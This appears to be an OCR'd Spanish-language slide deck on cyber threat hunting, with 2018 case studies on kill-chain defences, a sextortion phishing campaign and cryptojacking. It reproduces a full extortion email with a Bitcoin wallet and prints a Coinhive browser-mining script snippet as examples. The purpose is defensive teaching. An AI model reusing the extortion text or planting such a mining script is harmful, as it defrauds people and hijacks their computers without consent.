Búsqueda de amenazas cibernéticas

Casos de estudio 2018

Ing. José Luis Sevilla Rodríguez
Ing. Dante Erik Santiago Rodríguez Pérez
M.I. Israel Andrade Canales

Agenda

- ✓ Cacería de ciberamenazas
- ✓ Casos de estudio:
  - Correos maliciosos: Sextorsión
  - Fraude de monedas digitales
  - Vulnerabilidad en Google Docs

https://www.gridware.com.au

“Un general sabio se ocupa de abastecerse del enemigo”

El arte de la guerra, General Sun Tzu.

Cacería de ciberamenazas

El término *Threat Hunting o* cacería de amenazas es el proceso de búsqueda y análisis de amenazas de ciberseguridad novedosas o difíciles de detectar.

Los especialistas de seguridad deben realizar estas tareas de manera proactiva e iterativa aplicando sus conocimientos mediante técnicas y herramientas.

https://blog.radware.com

Detectar lo indetectable es el mayor reto

https://www.clipartmax.com/

Habilidades de un cazador

- Pensar fuera de la caja:
  "Buscar algo malo que esta haciendo cosas malas"
- Experiencia
- Tener una actitud proactiva
- Debe estar siempre al tanto de las investigaciones y reportes
- Conocer los objetivos de la organización
- Compartir la información de los hallazgos

https://tr2.cbsistatic.com/

Herramientas y técnicas

Algunos elementos a considerar son:

- Bitácoras de dispositivos críticos
- Correlacionadores de eventos
- Herramientas de análisis
  - IDS/IPS
  - Scripts personalizados

Metodología de caza de amenazas

https://accent-technologies.com/

Cadena de ciberataque (*Cyber Kill Chain)*


En 2011 se publica el marco de referencia *Instrusion Kill Chain* donde se describen las fases de un ataque y por lo tanto permite crear una estrategia para detectar y responder de manera adecuada.

Cazador

Atacante	Detectar	Denegar	Interrumpir	Degradar	Engañar
Reconocimiento	Análisis Web	Política de prevención del uso de internet por los usuarios		IPS	Crear registros falsos
Armamento					Crear registros falsos
Entrega (Distribución)	IDS	Antivirus		Cola de correo	Auto respuestas falsas
Explotación	HIDS	Actualizaciones	Prevención de ejecución de datos		Honeypot
Instalación	HIDS, Antivirus, bitácoras	Antivirus, Firewall de Host			Honeypot
Mando y control	NIDS	Listas blancas	IPS	Filtrado HTTP	Honeypot
Exfiltración	Detección mediante proxy	Firewall	IPS	Limitación de contenidos WEB	Honeypot

Herramientas y técnicas

Cibervigilancia




Phishing: Sextorsión

Caso 1

Phishing


Consiste en el robo de información personal, de correo electrónico, financiera o redes sociales mediante la suplantación de una entidad de confianza utilizando ingeniería social.


Phishing


Información de interés
Datos personales
Información financiera
Credenciales de acceso
Email
Don Hacker
Medios de propagación
Correo electronico
Redes Sociales
SMS/MMS/LLAMADAS
MMS
Malware

Campaña de correo malicioso: Sextorsión


Es una nueva forma de extorsión, es decir, amenazan al usuario con supuestos videos comprometedores que harán públicos a menos que se realice un pago, así mismo, utilizan diferentes técnicas para hacerte creer que han tomado el control de tu equipo e información.






¿Por qué ocurre?

Nuestro servidor de correo electrónico no utiliza mecanismos de validación, o bien, no toma acciones restrictivas cuando un correo proviene de una fuente no auténtica.


DNS
¿Quién confiable.tld?
confiable.tld
usuario@confiable.tld
No phishing.tld
SPAM
listas negras
spf
DKIM
DMARC
phishing.tld

¿Por qué ocurre?

El cliente de correo no cuenta con controles para advertir que un mensaje es potencialmente una estafa.



El usuario no se toma un tiempo para averiguar si el correo que ha recibido es una estafa.

Asunto: [redacted]@oficina.unam.mx) fue pirateada
De: '[redacted]@oficina.unam.mx" <ohowerx@correu.udg.es>

Caso 1

De: [redacted]la@oficina.unam.mx [[redacted]la@oficina.unam.mx]
Enviado el: jueves, 20 de septiembre de 2018 04:53 p. m.
Para: [redacted]la@oficina.unam.mx
Asunto: Su cuenta ha sido pirateada

Caso 2

El **remitente** y el **receptor** aparentan ser el mismo.

Hola, querido usuario de oficina.unam.mx.

Hemos instalado un software RAT en su dispositivo.

Amenaza de **supuesta infección** por **software malicioso.**

En este momento su cuenta de correo electrónico está hackeada (ver en , ahora tengo acceso a tus cuentas).
He descargado toda la información confidencial de su sistema y obtuve más evidencia.
El momento más interesante que he descubierto son los registros de videos de tu masturbación.

Publiqué mi virus en un sitio pornográfico y luego lo instalé en su sistema operativo.
Cuando hizo clic en el botón Reproducir en video porno, en ese momento mi troyano se descargó en su dispositivo.
Después de la instalación, la cámara frontal toma videos cada vez que te masturbas, además, el software se sincroniza con el video que elijas.

Por el momento, el software ha recopilado toda su información de contacto de redes sociales y direcciones de correo electrónico.
Si necesita borrar todos sus datos recopilados, envíeme $150 en BTC (moneda cifrada).
Esta es mi billetera de Bitcoin: 1DxiWwJrJFRrMiwzddx9Gfkjdk2MP5AcjA
Tienes 48 horas después de leer esta carta.

Después de su transacción, borraré todos sus datos.
De lo contrario, enviaré videos con tus trastada a todos tus colegas y amigos.

Mensaje de **extorsión** y **solicitud de pago.**

¡Y de ahora en ad[illegible] cuidado!
Por favor visit[illegible]guros!
¡Adiós!

¿Qué puedo hacer?

- Utilizar mecanismos de validación de la identidad de correo como DKIM, SPF y DMARC.
- Utilizar políticas de rechazo de correo más estrictas.
- Prestar atención en los remitentes.
- Prestar atención a las advertencias que nuestro manejador de correo hace sobre mensajes sospechosos.

Caso 2

Cryptojacking: ¿Qué es?

- Es el uso del poder de cómputo, sin el consentimiento de los usuarios que visitan un sitio web o utilizan un software, para "minar criptomonedas".
- Es factible porque hay *scripts* para el navegador que permiten minar criptomonedas, por ejemplo: Coinhive, Coin Have, etc.


```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.User('SITE_KEY', 'john-doe');
    miner.start();
</script>
```

Cryptojacking: ¿Por qué puedo ser vulnerable?


Responsable del sitio web afectado:

- El sitio web es vulnerable, (XSS u otras vulnerabilidades).
- No se monitoriza la red o las bitácoras del servidor web.
- No existe una política que restrinja su uso.

